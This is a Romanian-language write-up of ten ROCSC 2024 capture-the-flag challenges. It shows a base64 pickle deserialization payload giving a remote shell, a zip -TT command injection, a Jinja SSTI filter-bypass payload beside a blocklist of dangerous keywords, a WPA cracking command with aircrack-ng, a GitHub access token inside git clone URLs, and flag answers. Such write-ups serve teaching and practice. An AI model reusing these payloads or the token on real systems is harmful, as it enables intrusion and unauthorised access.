

ROCSC

Sumar

ROCSC 2024	1
Sumar	1
bin-diving: Misc	2
Dovada obținerii flagului	2
Sumar	2
Dovada rezolvării	2
friendly-colabs: OSINT	2
Dovada obținerii flagului	2
Sumar	3
Dovada rezolvării	3
rtfm: Misc	4
Dovada obținerii flagului	4
Sumar	4
Dovada rezolvării	5
grocery-list: Web	5
Dovada obținerii flagului	5
Sumar	5
Dovada rezolvării	5
binary-illusions: Reverse Engineering	6
Dovada obținerii flagului	6
Sumar	6
Dovada rezolvării	6
from-memory: Forensics	7
Dovada obținerii flagului	7
Sumar	7
Dovada rezolvării	7
counting: Cryptography	7
Dovada obținerii flagului	7
Sumar	8
Dovada rezolvării	8
special-waffle: Threat Hunting	9
Dovada obținerii flagului	10
Sumar	10
Dovada rezolvării	10

android-echoes: Mobile	10
Dovada obținerii flagului	10
Sumar	11
Dovada rezolvării	12
joker-and-batman-story: Misc	12
Dovada obținerii flagului	12
Sumar	13
Dovada rezolvării	13

bin-diving - Misc

Dovada obținerii flagului:

```
~/sultani/web/secret ~ main :: vladpopescu - Vlads-MacBook-Pro.local
$ nc 34.89.210.219 31719
What do you want to do?
I want to gASVIgAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjAcvYmluL3NolIWUUUpQu
What do you want to do?
I want to ls
chall.py
flag
run.sh
cat flag
CTF{7ec872e2eac614d2ee8f6055207d51c5603df6ca2df9f6207d72f91b1e9ec28a}
Timeout occurred. Closing connection.
```

Sumar:

pickle.loads(data) nu deserializeaza corect unele payload-uri. Obținem Remote Code Execution și deschidem shell in remote.

Dovada rezolvării:

Ne este data o aplicatie python care citește de la tastatura un string caruia ii da decode din Base64. Observam ca afisarea se face cu pickle.loads(data), iar cautand pe internet ce este aceasta functie, gasim acest site

<https://davidhamann.de/2020/04/05/exploiting-python-pickle/>. Așa ca folosind metoda “RCE()”, putem executa orice comanda pe device-ul remote. Daca incercam sa afisam flag-ul cu cat, trebuie sa incercam mai mult, asa ca deschidem sh cu comanda “/bin/sh” si afisam cu “cat flag”.

friendly-colabs - OSINT

Dovada obținerii flagului:

cb4cfb66	9b05908b (README.md)
✓ # secret	1 1 # secret
the last part of the flag is <d20506daf92baf1d83ce>	2 2 Something fishy here!
	3 3

```

1 FROM ubuntu:18.04
2
3 RUN apt update && apt install -y \
4     socat \
5     python3 \
6     python3-pip \
7     python3-dev \
8     iutils-ping \
9     #build-essential \
10    #git \
11    #libssl-dev \
12    #libffi-dev \
13    #a00ed43aef619574358ec62@secondpart.flag
14

```

add generator script

866e6eec Part

<ctf{d0eba2a6600812a51a3d0@firstpart.flag> on

Sumar:

Accesam pagini web din Github pentru a afla informații despre repository-ul ascuns, folosim <https://api.github.com> pentru a extrage informatii despre repository și clonam folosind token-ul găsit în celelalte repo-uri.

Dovada rezolvării:

Ne este dat un link de repository care nu exista sau care este ascuns. Intrând pe pagina presupusului creator, găsim un alt repository ce îl are ca și contributor pe “danielpopovici16”. Aceasta, la randul lui, are un repository, iar după ce clonam local repo, putem vedea niște commit-uri vechi care încearcă să ascundă o cheie. După un mic research, vedem că

aceasta cheie este pentru a accesa repository-ul ascuns initial. Clonam repository-ul initial cu comanda

git clone

https://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@github.com/b3taflash/friendly-colabs

si gasim in version control 2/3 parti din flag, ultima parte fiind in repository-ul mentionat in mesajul din commit, asa ca executam comanda

git clone

https://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@github.com/danielpopovi/ci16/secret.git

si gasim ultima parte din flag intr-o versiune veche.

rtfm - Misc

Dovada obtinerii flagului:

```
$ nc 34.89.210.219 30117
Zip me: -Tvt cat {}*
updating: test_file      (in=0) (out=0) (stored 0%)
total bytes=0, compressed=0 -> 0% savings
PK
bEFX  test_fileUT      0,0e0,0eux
                  0PK
bEFX  0test_fileUT0,0eux
                  0PKOC#/usr/bin/python3

### Only works with python 3

import subprocess
import threading
import socketserver
import sys

### Python socket
HOST = "0.0.0.0"

if len(sys.argv) < 2:
    PORT = 8083
else:
    PORT = int(sys.argv[1])

class ThreadedTCPRequestHandler(socketserver.BaseRequestHandler):
    def handle(self):
        self.request.sendall(b"Zip me: ")
        simple_flag = str(self.request.recv(1024), 'ascii').strip()

        res = subprocess.Popen(["zip", "test.zip", simple_flag, "test_file"], stdout=subprocess.PIPE, stderr=subprocess.PIPE).communicate()[0]
        self.request.sendall(res)

class ThreadedTCPServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass

#####
try:
    server = ThreadedTCPServer((HOST, PORT), ThreadedTCPRequestHandler)
    server_thread = threading.Thread(target=server.serve_forever)
    server_thread.start()
    print("Server started on " + HOST + ":" + str(PORT))
except KeyboardInterrupt:
    server.shutdown()
    quit()
except:
    pass
Flag_Chaining_FTW

CTF{bf0c514219ab318bc663c815a4f2b69e6b5767b398f07eebcc5b235b194f9be}
```

Sumar:

Vedem ca in manual avem un feature in plus ce ne lasa sa executam orice comanda in sh, printam flagul cu *.

Dovada rezolvării:

După ore de citit manualul și încercat diferite comenzi, fac un diff pe versiunea serverului de manual -h2 și versiunea locală de -h2. Găsesc, în urma unui diff, ca o singură linie este în plus în versiunea serverului, ceea ce duce la un hint.

```
219  
220 Testing archives:  
221 -T      test completed temp archive with unzip before updating archive  
222 -TT cmd  use command cmd instead of 'unzip -tqq' to test archive  
223     On Unix, to use unzip in current directory, could use:  
224     zip archive file1 file2 -T -TT "./unzip -tqq"  
225     In cmd, {} replaced by temp archive path, else temp appended.  
226     The return code is checked for success (0 on Unix)  
227  
228 Fixing archives:  
219  
220 Testing archives:  
221 -T      test completed temp archive with unzip before updating archive  
222 -TT cmd  use command cmd instead of 'unzip -tqq' to test archive  
223     On Unix, to use unzip in current directory, could use:  
224     zip archive file1 file2 -T -TT "./unzip -tqq"  
225     The return code is checked for success (0 on Unix)  
226  
227 Fixing archives:
```

Așa cum scrie și în helper, putem executa orice comanda în loc de clasicul unzip atunci cand folosim -T și -TT, dar cum nu avem voie sa avem spații, putem concatena comenzi, avand "v" (verbose) între ele. Astfel, afisam flagul cu "cat *".

grocery-list - Web

Dovada obținerii flagului:

Item with code from website import create_app app = create_app() if __name__ == '__main__': app.run(threaded=True)
CTF{5fd924625f6ab16a19cc9807c7c506aae1813490e4ba675f843d5a1e0baacd8} Flask==3.0.2 Flask-SQLAlchemy==3.1.1 SQLAlchemy==2.0.27 PRAGMA foreign_keys=OFF; BEGIN TRANSACTION; CREATE TABLE item (id INTEGER NOT NULL, code VARCHAR(255) NOT NULL, description VARCHAR(200) NOT NULL, PRIMARY KEY (id), UNIQUE (code)); COMMIT; not found!

[Go Back](#)

Sumar:

Găsim vulnerabilitatea de Server Side Template Injection incercând diferite payload-uri, să bypassăm filtrele folosindu-ne de metode din Ninja, executând orice comandă pe server.

Dovada rezolvárii:

O aplicație simplă de web în care adaugam un item căruia putem să ii dam inspect. Când intrăm pe pagina de inspect, vedem că link-ul ia ca parametru variabila code, ceea ce este suspicios. Încercăm diferite payload-uri, și vedem că pagina este vulnerabilă la SSTI, intrucât `code={{7*7}}` afișează 49 pe site. Din mai multe payload-uri deducem că este vorba de Jinja. Totuși, vedem că niste filtering este făcut:

Malicious activity detected. One of the following expressions was used:
`{\s*config\s*}, .*class.* , .*mro.* , .*import.* , .*builtins.* , .*popen.* , .*system.* ,
.*eval.* , .*exec.* , .*os.* , .*\\.* , .*V.* , .*\\.* , ..\\ \ .*`

[Go Back](#)

Spre norocul nostru, există un payload care poate să bypassă la aceste filtre pe care l-am pus în repo-ul "PayloadAllTheThings":

Bypassing most common filters ('"', "'join()'"'"mro'" and 'base') by [@SecGus](https://twitter.com/SecGus)

```
 {{request|attr('application')|attr('"\x5f\x5fglobals\x5f\x5f')|attr('"\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f') }}
```

Intrucat attr() ia ca parametru un string, putem sa concatenam string-uri pentru a da bypass la filtrele pentru import, builtins etc.

binary-illusions - Reverse Engineering

Dovada obținerii flagului:

```
DS
$ $ 
$\$3
t\$0H
x AVH
\$0H
\$8H
t\$@H
I \$HH
K. \$@
Unknown exception
bad allocation
bad array new length
SELECT * FROM Win32_OperatingSystem
GCTL
.text$di
.text$mn
.text$mn$00
.text$x
.text$yd
.idata$5
.00cfg
.CRT$XA

_Var4 = std::setw((__int64)local_148);
    std::basic_ostream<>::operator-<
        ((basic_ostream<> *) loc);
    (**(code **)) CONCAT71(exraout_var,_Var4)
        (((long long)*(int *)) *piVar5 + 4)
        ((code **)) CONCAT71(exraout_var,
            FUN_180002480(piVar5, 't'));
    _Var4 = std::setw((__int64)local_148);
    std::basic_ostream<>::operator-<
        ((basic_ostream<> *) loc);
    (**(code **)) CONCAT71(exraout_var_00,_Var4);
        (((long long)*(int *)) *piVar5 + 4)
        ((code **)) CONCAT71(exraout_var,
            FUN_180002480(piVar5, '\n'));
    _Var4 = std::setw((__int64)local_148);
    std::basic_ostream<>::operator-<
        ((basic_ostream<> *) loc);
    (**(code **)) CONCAT71(exraout_var_01,_Var4);
        (((long long)*(int *)) *piVar5 + 4)
        ((code **)) CONCAT71(exraout_var,
            FUN_180002480(piVar5, '4'));
    _Var4 = std::setw((__int64)local_148);
    std::basic_ostream<>::operator-<
        ((basic_ostream<> *) loc);
    (**(code **)) CONCAT71(exraout_var_02,_Var4);
        (((long long)*(int *)) *piVar5 + 4)
        ((code **)) CONCAT71(exraout_var,
            FUN_180002480(piVar5, 's'));
    _Var4 = std::setw((__int64)local_148);
    std::basic_ostream<>::operator-<
        ((basic_ostream<> *) loc);
    (**(code **)) CONCAT71(exraout_var_03,_Var4);
        (((long long)*(int *)) *piVar5 + 4)
        ((code **)) CONCAT71(exraout_var,
            FUN_180002480(piVar5, 't'));
    _Var4 = std::setw((__int64)local_148);
    std::basic_ostream<>::operator-<
        ((basic_ostream<> *) loc);
    (**(code **)) CONCAT71(exraout_var_04,_Var4);
        (((long long)*(int *)) *piVar5 + 4)
        ((code **)) CONCAT71(exraout_var,
            FUN_180002480(piVar5, '3'));
```

Sumar:

Găsim al doilea flag cu comanda strings, găsim al treilea flag după ce navigam în Ghidra prin funcțiile .dll-ului.

Dovada rezolvării:

Pentru a doua parte, query-ul a fost ușor de găsit folosind comanda strings pe binary-illusion.exe. Încercând aceeași comandă pe DLL, putem vedea că acolo se află

flagul.

```
I$HH
T$ L
bad allocation
Unknown exception
bad array new length
string too long
I'm calling you, but I'm not your flag :( !
Maybe here is your flag...
__CxxFrameHandler4
RSDSC
```

Intrând în Ghidra, putem găsi funcția unde "Maybe here is your flag..." este folosit, aceasta printând dubios multe caractere secvențial. Dacă preluăm fiecare caracter, obținem varianta flagului fără "CTF". {m4st3r-0F-r3ver7e}

from-memory - Forensics

Dovada obținerii flagului:

```
7zfm.exe|e97bc68f2c937d15
7zg.exe|4aff474882808698
oleapp.exe|d0f2f521aea6c0c2
w8f[{"application": "C:\Users\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe", "platform": "x_ _path"}, {"application": "C:\Users\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe", "platform": "x_ _path"}, {"application": "", "platform": "alternateId"}]VgeTcaAb8aVFcTLD6YRTTrEGJ9RqjOYYkO8s456WiLk=ECB32AF3-1440-4086-94E3-5311F97F89C4
om[{"application": "C:\Users\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe", "platform": "x_ _path"}, {"application": "C:\Users\plant\AppData\Local\Temp\8b46097e-9f2a-4155-bd5a-d85395b1fbc7_CashCat.zip.bc7\CashCat.exe", "platform": "x_ _path"}, {"application": "", "platform": "alternateId"}]VgeTcaAb8aVFcTLD6YRTTrEGJ9RqjOYYkO8s456WiLk=ECB32AF3-1440-4086-94E3-5311F97F89C4
{"displayText": "CashCat.exe", "activationUri": "ms-shell:activity:", "appDisplayName": "CashCat.exe", "backgroundColor": "black"}
C:\Windows\system32\DllHost.exe /ProcessId:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}
owershell.exe-
c.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\WindowsPowerShell\v1.0\powershell.exe
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe
```

Sumar:

Ne folosim de strings și grep pentru a găsi fișiere executabile.

Dovada rezolvării:

Folosim comanda "strings ro3.bin | grep '.exe'" și căutăm fisiere suspecte. Încercam cateva executabile pana găsim CashCat.exe care este și răspunsul.

counting - Cryptography

Dovada obținerii flagului:

M Tu W Th F Sa Su

F

ALL IF

YOU DECODED THIS ALL NEED TO IS HASH IT

00 00 → 06 55

05 30 7x4 - 28

04 15

03 00 00 05 05 03 00 04 55

02 A B C D

01 E F G H

00 I J K L

J 30 315 330 P 345

K M N O S T

L R Q W X 60 Y 61

M U V

Sumar:

Observam un pattern repetitiv de numere în perechi, grupam numerele și descifrăm mesajul ascuns.


Dovada rezolvárii:

Afisam cu un script in python fiecare număr pe cale un rand. Observam ca fiecare este un multiplu de 5 și dacă luăm fiecare 2 cifre (stilul hex), avem doar cîteva combinații posibile: 00, 01, 02, 03, 04, 05, 06, 15, 30, 45. Observam că numerele de la 1 la 6 se regasesc mereu pe poziții impare de la stanga la dreapta, în timp ce numerele 15, 30, 45 se regasesc pe poziții pare, deci fiecare 4 cifre reprezinta un simbol. Intrucat sunt 28 de combinații posibile (00 atât pentru poziții pare, cât și pentru poziții impare), putem deduce că fiecare grupare de 4 cifre reprezinta o literă. Putem vedea acest sistem ca un ceas care funcționează din 15 în 15 minute. Astfel, 00 00 este A, 00 15 este B și aşa mai departe. Din cînd deducem fraza "IF YOU DECODED THIS ALL YOU NEED TO DO NOW IS TO HASH IT AND THAT IS YOUR FLAG", facem hash cu sha256, incadram în formatul de flag și astfel ne reiese:

CTF{cd4b93421619bbeeddc3006e4e2132b6d4acac4327b9fb6d384fed41a1a79365}.

special-waffle - Threat Hunting

Dovada obținerii flagului:



q. bussiness-z.ml

PASSIVE DNS REPUTATION (4) ⊕

Date resolved	Detections	Resolver	IP
2021-11-07	0 / 91	VirusTotal	195.20.54.40
2021-08-19	0 / 91	VirusTotal	192.185.52.124

Subdomains (3) ⊕

mail.bussiness-z.ml	11 / 91	195.20.54.40
www.bussiness-z.ml	9 / 91	195.20.54.40
bussiness-z.ml	10 / 91	195.20.54.40 192.185.52.124

Communicating Files (158) ⊕

Scanned	Detections	Type	Name
2024-03-08	41 / 54	Win32 DLL	w32.dll
2024-03-08	43 / 61	MS Word Document	payload_1.bin
2024-03-08	46 / 61	MS Word Document	049890544f50039c3870183fd0d2181ee602a1f055e7aed5e77a409375ec7ef8.doc
2024-03-08	43 / 64	ZIP	document.zip
2021-11-07	40 / 60	MS Word Document	payload_1.bin
2022-12-06	45 / 70	Win32 DLL	0730a2ec2fd36830d8b833d2539e33565c83aecccf3c8a8fe27431cb599fd92
2023-01-19	47 / 70	Win32 DLL	unpacked_dll.dll
2023-10-25	55 / 71	Win32 DLL	0cf7c00b406b33ae2af9068885a9d3c1ba3993f3878aa06e052c3b0249a42d81.bin
2024-02-27	44 / 62	MS Word Document	payload_1.bin
2021-11-11	37 / 62	ZIP	documents.zip
2021-11-07	41 / 60	MS Word Document	payload_1.bin
2022-07-27	39 / 60	MS Word Document	payload_1.bin
2021-11-07	41 / 61	MS Word Document	diagram-113.doc
2021-11-07	40 / 63	ZIP	documents.zip
2021-09-21	36 / 61	MS Word Document	payload_1.bin
2023-01-15	48 / 70	Win32 DLL	148ab7bf18b62955fb541b45136be648438fb81dd176b7930cd76af165d0dbbe
2024-03-09	48 / 66	ZIP	document.zip

Sumar:

Folosim filtre diverse pentru a ajunge la payload-uri cât mai specifice. Analizăm content prin virustotal.com

Dovada rezolvării:

În Kibana, deschidem setul de date numit 1* și alegem payload_data ca și display pentru a vedea cu usurință requesturile. În lista de source IP vedem că se află flagul pentru primul exercițiu “172.16.1.219”, în timp ce regasim în multe payload-uri Host: test[.]dirigu[.]ro. Pentru al treilea exercițiu, am găsit din întâmplare payload-ul în care fișierul este primit prin GET request de la bussiness-z[.]ml, însă la momentul scrierii Writeupului nu pot găsi exact acel entry. Totuși, numele fișierului poate fi găsit și pe VirusTotal, deoarece bussiness-z[.]ml și host-ul de mai devreme sunt legate între ele, acesta fiind “documents.zip”.

android-echoes - Mobile

Dovada obținerii flagului:

```

public final class VulnerableBroadcastReceiver extends BroadcastReceiver {
    public static final int $stable = 0;

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String str;
        String string;
        if (Intrinsics.areEqual(new SimpleDateFormat("yyyy-MM-dd", Locale.getDefault()).format(new Date()), "2024-03-15")) {
            Resources resources = context != null ? context.getResources() : null;
            ArrayList arrayList = new ArrayList();
            for (String str2 : generateObfuscatedResourceNames()) {
                Integer valueOf = resources != null ? Integer.valueOf(resources.getIdentifier(str2, "string", context.getPackageName())) : null;
                if (valueOf == null || (string = resources.getString(valueOf.intValue())) == null) {
                    str = null;
                } else {
                    Intrinsics.checkNotNull(string);
                    str = decodeBase64(string);
                }
                if (str != null) {
                    arrayList.add(str);
                }
            }
            Toast.makeText(context, "This is the secret: " + CollectionsKt.joinToString$default(arrayList, "", null, null, 0, null, null, 62, null), 1).show();
            return;
        }
        Toast.makeText(context, "Try harder", 1).show();
    }


    private final List<String> generateObfuscatedResourceNames() {
        IntRange intRange = new IntRange(1, 10);
        ArrayList arrayList = new ArrayList(CollectionsKt.collectionSizeOrDefault(intRange, 10));
        Iterator<Integer> it = intRange.iterator();
        while (it.hasNext()) {
            arrayList.add("obf_" + generateRandomStringForPart(((IntIterator) it).nextInt()));
        }
        return arrayList;
    }

    private final String generateRandomStringForPart(int i) {
        return (String) CollectionsKt.listOf((Object) new String[]{"a1b2c", "d3e4f", "g5h6i", "j7k8l", "m9n0o", "p1q2r", "s3t4u", "v5w6x", "y7z8a", "b9c0d"}).get(i - 1);
    }

    private final String decodeBase64(String str) {
        byte[] decode = Base64.decode(str, 0);
        Intrinsics.checkNotNullExpressionValue(decode, "decode(...)");
        return new String(decode,Charsets.UTF_8);
    }
}

<string name="not_selected">NOT selected</string>
<string name="obf_a1b2c">Njk2ZGUz</string>
<string name="obf_b9c0d">YjkyYmQx</string>
<string name="obf_d3e4f">YzQyZjBl</string>
<string name="obf_g5h6i">OWMyNwVm</string>
<string name="obf_j7k8l">YzBjZTQ5</string>
<string name="obf_m9n0o">MzdkMzMf</string>
<string name="obf_p1q2r">NTFlNGJj</string>
<string name="obf_s3t4u">NjU3ZmMy</string>
<string name="obf_v5w6x">ZmNkZTU4</string>
<string name="obf_y7z8a">Y2ZlMDQ1</string>
<string name="obf_z09+/">0ff</string>

```



Sumar:

Decompilam fisierul .apk si analizam static codul de Kotlin.

Dovada rezolvării:

Deschidem fisierul .apk folosind GUI-ul de la <https://github.com/skylot/jadx>. Imediat vedem o clasa numita “*VulnerableBroadcastReceiver.kt*” ce pare sa afiseze flagul. Aceasta isi ia valorile stringurilor din functia “generateRandomStringForPart” din res > values > strings.xml. Intrucat ordinea ne este data, putem folosi CyberChef pentru a descifra stringul in Base64. Acesta este reprezentat in hex (valori printable), deci sanse foarte mari sa fie valid.

joker-and-batman-story - Misc

Dovada obtinerii flagului:

[+] Blue

Zsteg

[=] nothing :(

Steghide

wrote extracted data to "Joker.txt".

DOWNLOAD FILES

ctf{b4AtM4n_l0v3s_j0K3r_w1Th0uT_Pr3jUd1C3}

Joker.txt

Plain Text Document - 43 bytes

Sumar:

Incercam bruteforce pentru a decripta pachetele prin 802.11, downloadam bat-logo.jpeg si incercam bruteforce din nou pentru a gasi mesajul ascuns cu Steghide.

Dovada rezolvárii:

În Wireshark, observăm că fișierul .pcap este format majoritar din pachete 802.11.

Folosindu-ne de hint-ul din discord, putem reduce numărul de parole la doar 84. Folosind aircrack-ng (`$ aircrack-ng -w ./crack.txt -b 28:ee:52:3f:56:5b ./joker.cap`), aflam parola SSID-ului Batman, aceasta fiind Joker4life:

```
Aircrack-ng 1.7 rev 6e2871e7

[00:00:00] 40/84 keys tested (1163.81 k/s)

Time left: 0 seconds          47.62%

KEY FOUND! [ Joker4life ]

Master Key      : 7C F7 33 FB 50 54 7D 46 12 FC B0 63 2F 96 D9 8E
                   44 68 DC 03 50 A3 56 8D C5 21 DD 52 EB 81 04 CB

Transient Key   : F7 FC 63 52 D7 77 66 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : EB 8D 1B C2 4D 4D 7E 41 75 57 5C 28 48 7B F6 18
```

In Wireshark, putem vedea acum stream-uri TCP, dintre care 2 ne vor fi folositoare:

```
body


<h1>Bat Letter</h1>



After all the battles we fought, together, after all the difficult times we saw together, after all the good and bad moments we've been through, I think it's time I let you know how I feel about you.



Renowned as my greatest enemy, you are known by a number of nicknames, including the Clown Prince of Crime, the Harlequin, the Fox, the Penguin, and the Jester. You are also known as the Dark Knight, the Caped Crusader, and the Masked Avenger. In your main forms, the original domineering image is that of an extreme psychopath with genius-level intelligence and a warped, sadistic sense of humor. The other version is an eccentric, harmless prankster and thief. Like other long-lived characters, your character and cultural icon status have changed over time. You are now seen as a symbol of hope, justice, and the fight against crime. You are a symbol of strength, you thrive on your mutable and irrecognizable identities. You are typically seen in a purple suit with a long-tailed, padded, shiny leather shoulder jacket, a string tie, gloves, striped pants and spats on pointed-toe shoes (sometimes with a wide-brimmed hat). This appearance has become iconic and recognizable worldwide.



You are obsessed with me, as we represent a pin-up of opposing dark and light forces, although it is you who represents humor and color and who dwells in the dark. No crime, including murder, theft, and terrorism is beyond you, and your exploits are theatrical performances that are funny only to you. You have no inherent superhero abilities. Spectacle is more important than success for you. You are a showman, a master of ceremony, and a master of manipulation. You are a master of the dramatic, and you seek validation. Your character is described as having killed multiple people. Despite this body count, you are always found not guilty by reason of insanity and sent to Arkham Asylum, avoiding the death penalty. Many of your acts attempt to force me to kill; if the motive is not there, you will create it. You are a master of the dramatic, and you seek validation. You are a symbol of the irrational, and you are willing to do whatever it takes to get what you want. You are the personification of the irrational, and you represent everything I stand for.


</div>

<h2>You are the light of my life</h2>


You complete my darkness with your light. I love:



- <li>the way you see good in the worse</li>
- <li>the way you handle emotionally difficult situations</li>
- <li>the way you look at Justice</li>



I have learned a lot from you. You have occupied a special place in my heart over the time.


<h2>I have a confession to make</h2>


I feel like my chest <em>does</em> have a heart. You make my heart beat. Your smile brings smile on my face, your pain brings pain to my heart.


<p>I don't show my emotions, but I think this man behind the mask is falling for you.</p>
<strong>I love you Joker</strong>


Your not-so-secret lover. <br>


```

Extragem imaginea, și încercam cuvinte din scrisoare, aşa cum era și menționat în hint. Am folosit Aperisolve.com pentru simplitate, iar în cele din urmă parola este “Harlequinof”. Astfel, extragem “Joker.txt” în care gasim și flagul.